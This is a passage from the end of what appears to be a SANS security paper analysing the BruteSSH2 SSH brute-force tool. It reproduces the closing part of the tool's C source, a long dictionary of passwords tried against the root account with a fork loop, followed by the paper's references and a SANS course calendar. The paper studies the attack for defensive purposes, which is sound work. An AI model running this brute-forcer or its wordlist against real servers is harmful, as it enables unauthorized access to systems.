checkauth("root","truck",buff);
checkauth("root","trumpet",buff);
checkauth("root","tty",buff);
checkauth("root","tubas",buff);
checkauth("root","tucker",buff);
checkauth("root","tuesday",buff);
checkauth("root","turbo",buff);
checkauth("root","turtle",buff);
checkauth("root","tuttle",buff);
checkauth("root","tweety",buff);
checkauth("root","twins",buff);
checkauth("root","tyler",buff);
checkauth("root","umesh",buff);
checkauth("root","undead",buff);
checkauth("root","unhappy",buff);
checkauth("root","unicorn",buff);
checkauth("root","unix",buff);
checkauth("root","unknown",buff);
checkauth("root","uranus",buff);
checkauth("root","urchin",buff);
checkauth("root","ursula",buff);
checkauth("root","user1",buff);
checkauth("root","util",buff);
checkauth("root","utility",buff);
checkauth("root","utopia",buff);
checkauth("root","uucp",buff);
checkauth("root","vader",buff);
checkauth("root","valentin",buff);
checkauth("root","valerie",buff);
checkauth("root","valhalla",buff);
checkauth("root","vanilla",buff);
checkauth("root","vasant",buff);
checkauth("root","velvet",buff);
checkauth("root","venus",buff);
checkauth("root","vermont",buff);
checkauth("root","veronica",buff);
checkauth("root","vertigo",buff);
checkauth("root","vicky",buff);
checkauth("root","victor",buff);
checkauth("root","victoria",buff);
checkauth("root","victory",buff);
checkauth("root","video",buff);
checkauth("root","viking",buff);
checkauth("root","village",buff);
checkauth("root","vincent",buff);
checkauth("root","violet",buff);
checkauth("root","viper",buff);
```

```
checkauth("root","viper1",buff);
checkauth("root","virgin",buff);
checkauth("root","virginia",buff);
checkauth("root","visa",buff);
checkauth("root","vision",buff);
checkauth("root","visitor",buff);
checkauth("root","volley",buff);
checkauth("root","volvo",buff);
checkauth("root","voodoo",buff);
checkauth("root","walker",buff);
checkauth("root","wally",buff);
checkauth("root","walter",buff);
checkauth("root","wanker",buff);
checkauth("root","warcraft",buff);
checkauth("root","wargames",buff);
checkauth("root","warner",buff);
checkauth("root","warren",buff);
checkauth("root","warrior",buff);
checkauth("root","warriors",buff);
checkauth("root","water",buff);
checkauth("root","watson",buff);
checkauth("root","wayne",buff);
checkauth("root","weasel",buff);
checkauth("root","webmaste",buff);
checkauth("root","webster",buff);
checkauth("root","weenie",buff);
checkauth("root","welcome",buff);
checkauth("root","wendi",buff);
checkauth("root","wendy",buff);
checkauth("root","wesley",buff);
checkauth("root","western",buff);
checkauth("root","whatever",buff);
checkauth("root","whatnot",buff);
checkauth("root","wheeling",buff);
checkauth("root","wheels",buff);
checkauth("root","whisky",buff);
checkauth("root","white",buff);
checkauth("root","whiting",buff);
checkauth("root","whitney",buff);
checkauth("root","wholesale",buff);
checkauth("root","wilbur",buff);
checkauth("root","will",buff);
checkauth("root","william",buff);
checkauth("root","williams",buff);
checkauth("root","williamsburg",buff);
checkauth("root","willie",buff);
checkauth("root","willow",buff);
checkauth("root","willy",buff);
checkauth("root","wilma",buff);
checkauth("root","wilson",buff);
checkauth("root","win95",buff);
checkauth("root","windsurf",buff);
checkauth("root","winner",buff);
checkauth("root","winnie",buff);
```

```
checkauth("root","winston",buff);
checkauth("root","winter",buff);
checkauth("root","wisconsin",buff);
checkauth("root","wisdom",buff);
checkauth("root","wizard",buff);
checkauth("root","wolf",buff);
checkauth("root","wolf1",buff);
checkauth("root","wolfman",buff);
checkauth("root","wolfgang",buff);
checkauth("root","wolverin",buff);
checkauth("root","wolves",buff);
checkauth("root","wombat",buff);
checkauth("root","wonder",buff);
checkauth("root","woodwind",buff);
checkauth("root","woody",buff);
checkauth("root","word",buff);
checkauth("root","work",buff);
checkauth("root","wormwood",buff);
checkauth("root","wqsb",buff);
checkauth("root","wrangler",buff);
checkauth("root","wright",buff);
checkauth("root","wyoming",buff);
checkauth("root","xanadu",buff);
checkauth("root","xavier",buff);
checkauth("root","xcountry",buff);
checkauth("root","xfer",buff);
checkauth("root","xfiles",buff);
checkauth("root","xmodem",buff);
checkauth("root","xxx",buff);
checkauth("root","xxxx",buff);
checkauth("root","xyz",buff);
checkauth("root","xyzzy",buff);
checkauth("root","yaco",buff);
checkauth("root","yamaha",buff);
checkauth("root","yang",buff);
checkauth("root","yankees",buff);
checkauth("root","yellow",buff);
checkauth("root","yellowstone",buff);
checkauth("root","yoda",buff);
checkauth("root","yolanda",buff);
checkauth("root","yomama",buff);
checkauth("root","yosemite",buff);
checkauth("root","young",buff);
checkauth("root","yvonne",buff);
checkauth("root","zachary",buff);
checkauth("root","zap",buff);
checkauth("root","zapata",buff);
checkauth("root","zaphod",buff);
checkauth("root","zebra",buff);
checkauth("root","zenith",buff);
checkauth("root","zephyr",buff);
checkauth("root","zeppelin",buff);
checkauth("root","zeus",buff);
checkauth("root","zhongguo",buff);
```

```
checkauth("root","ziggy",buff);
checkauth("root","zimmerman",buff);
checkauth("root","zmodem",buff);
checkauth("root","zombie",buff);
checkauth("root","zorro",buff);
checkauth("root","zxcvbnm",buff);

exit(0);
}
else
{
//parent
numforks++;
if (numforks > maxf)
for (numforks; numforks > maxf; numforks--)
wait(NULL);
}

}

}
```

References

1 The SANS offers computer security training and resources to the public and private sectors. URL:http://www.sans.org/

2 The original posting of the BruteSSH2 software is located at URL: http://www.k-otik.com/exploits/08202004.brutessh2.c.php

3 Margolis, Dan "[Fwd: [Full-Disclosure] Re: Automated SSH login attempts?]" Usenet Group:gmane.linux.gentoo.security. 29 July 2004. URL: http://thread.gmane.org/gmane.linux.gentoo.security/1546

4 Hutcheson, Lorna J. "SSH Scanning Resolved; First Things First Guide" ISC Handler's Diary, 22 August 2004. URL: http://isc.sans.org/diary.php?date=2004-08-22

5 Jimson, Stephen "Re : Automated ssh scanning" FullDisclosure mailing list. 25 August 2004. URL: http://seclists.org/lists/fulldisclosure/2004/Aug/1131.html

6 The Unix manual page for the rsh program. URL: http://www.mcsr.olemiss.edu/cgi-bin/man-cgi?rsh

7 The Unix manual page for the rlogin program. URL: http://www.mcsr.olemiss.edu/cgi-bin/man-cgi?rlogin

8 A technical description of the RSA encryption standard is beyond the scope of this paper. A very good description of the RSA cryptosystem can be found at Wikipedia, the free encyclopedia. URL: http://en.wikipedia.org/wiki/RSA

9 The home page of SSH Communications Security. URL: http://www.ssh.com

10 Information about the OpenSSH project. URL: http://www.openssh.com

11 The OpenBSD project is committed to creating a free and secure version of the Berkley Software Distribution version of Unix. URL: http://www.openbsd.org

12 File Transport Protocol (FTP) is used to copy files bettween two computers. Wikipedia definition URL:http://en.wikipedia.org/wiki/Ftp

13 X11 is the de facto standard graphical user interface for Unix and Linux. X11 is curently being developed by The X.org Foundation. URL:http://www.x.org

14 The Unix manual page for the telnet program. URL: http://www.mcsr.olemiss.edu/cgi-bin/man-cgi?telnet

15 The complete BruteSSH2 source code is printed in the Appendix

16 A C library is a special file used to implement common operations in the C Programming language. An in depth definition of standard C Libraries can be found at Wikipedia. URL: http://en.wikipedia.org/wiki/C_standard_library

17 The project page for libSSH. URL: http://sourceforge.net/projects/libssh/

18 A complete list of platforms supporting OpenSSH can be found on the OpenSSH wen site. URL: http://www.openssh.org/users.html

19 SecureID is a product from RSA security that replaces the passwords used for authentication with an ever changing number provided by a small , key-chain sized computer called a "token". URL: http://www.rsasecurity.com/node.asp?id=1156

20 Snort is an open source network intrusion detection system written by Marty Roesch and currently maintained by an active team of Open Source developers. URL: http://www.snort.org

21 Jonkman, Matthew. "SSH Scans" Snort-Sigs Mailing List. 23 August 2004 URL: http://www.webservertalk.com/message362110.html

22 L0phtCrack is a commercial password auditing and recovery tool. URL: http://www.atstake.com/products/lc/

23 PAM stands for Pluggable Authentication Modules. It is available on many Unix system including Sun Solaris, HP-UX, and is a standard part of the Linux Kernel.

24 Wikipedia is an "Open Source Encyclopedia" operated and edited by volunteers. Content on the Wikipedia site may be freely used, freely edited, freely copied and freely redistributed. URL: http://www.wikipedia.org

25 Wikipedia, "Script Kiddie" URL: http://en.wikipedia.org/wiki/Script_kiddie

26 Hosted by the commercial company SecurityFocus, BugTraq is the premier mailing list for computer security alerts. URL: http://www.securityfocus.com

27 The FullDisclocsure mailing list was started in 2002 by Len Rose as a reaction to the policies of the BugTraq list. The list is not moderated. URL: http://lists.netsys.com/full-disclosure-charter.html

References

28 The Greatest Search Engine in the World. URL: http://www.google.com

29 The Unix manual page for the whois program.
URL: http://sman.informatik.htw-dresden.de:6711/man?1=whois

30 Nmap is an open source utility used for network auditing. URL: http://www.insecure.org/nmap/

31 A server or network port is where a computer program listens for client connections. An in depth definition of Network Ports can be found at Wikipedia.
URL: http://en.wikipedia.org/wiki/Port_%28computing%29#Network_Port

32 OpenSSL is an open source implementations of the Secure Socket Layer and Transport Layer Security protocols mostly used for secure web page connections. URL: http://www.openssl.org/

33 A thorough definition of SSL is available at Wikipedia.
URL: http://en.wikipedia.org/wiki/Secure_Sockets_Layer


34 The main project page for libSSH. URL: http://sourceforge.net/projects/libssh

35 The Unix manual page for the ldconfig program: URL: http://www.rt.com/man/ldconfig.8.html

36 Research while writing this paper showed that this error is in Romanian which appears to be the nationality of Zorg. Roughly translated it means "can not open sship.txt".

Last Updated: October 20th, 2018

Upcoming SANS Penetration Testing



Community SANS Ottawa SEC560	Ottawa, ON	Oct 22, 2018 - Oct 27, 2018	Community SANS
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201810,	Oct 23, 2018 - Nov 29, 2018	vLive
Houston 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Houston, TX	Oct 29, 2018 - Nov 03, 2018	vLive
Community SANS Kansas City SEC560	Kansas City, KS	Oct 29, 2018 - Nov 03, 2018	Community SANS
SANS Houston 2018	Houston, TX	Oct 29, 2018 - Nov 03, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Nov 03, 2018 - Dec 08, 2018	Mentor
SANS Gulf Region 2018	Dubai, United Arab Emirates	Nov 03, 2018 - Nov 15, 2018	Live Event
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
Community SANS Omaha SEC504	Omaha, NE	Nov 05, 2018 - Nov 10, 2018	Community SANS
SANS DFIRCON Miami 2018	Miami, FL	Nov 05, 2018 - Nov 10, 2018	Live Event
Mentor Session - SEC560	Des Moines, IA	Nov 05, 2018 - Dec 08, 2018	Mentor
SANS London November 2018	London, United Kingdom	Nov 05, 2018 - Nov 10, 2018	Live Event
SANS Sydney 2018	Sydney, Australia	Nov 05, 2018 - Nov 17, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Nov 06, 2018 - Dec 18, 2018	Mentor
SANS Osaka 2018	Osaka, Japan	Nov 12, 2018 - Nov 17, 2018	Live Event
Pen Test HackFest Summit & Training 2018	Bethesda, MD	Nov 12, 2018 - Nov 19, 2018	Live Event
Mentor Session - SEC504	Vancouver, BC	Nov 17, 2018 - Dec 15, 2018	Mentor
Mentor Session AW - SEC504	Hong Kong, China	Nov 25, 2018 - Dec 08, 2018	Mentor
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Nov 26, 2018 - Dec 01, 2018	Community SANS
Austin 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
Austin 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
Mentor Session AW - SEC560	Colorado Springs, CO	Nov 28, 2018 - Dec 07, 2018	Mentor
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Santa Monica 2018	Santa Monica, CA	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Dublin 2018	Dublin, Ireland	Dec 03, 2018 - Dec 08, 2018	Live Event
Community SANS Falls Church SEC560	Falls Church, VA	Dec 03, 2018 - Dec 08, 2018	Community SANS
Mentor Session AW - SEC504	St. Petersburg, FL	Dec 05, 2018 - Dec 14, 2018	Mentor
Community SANS Portland SEC504	Portland, OR	Dec 10, 2018 - Dec 15, 2018	Community SANS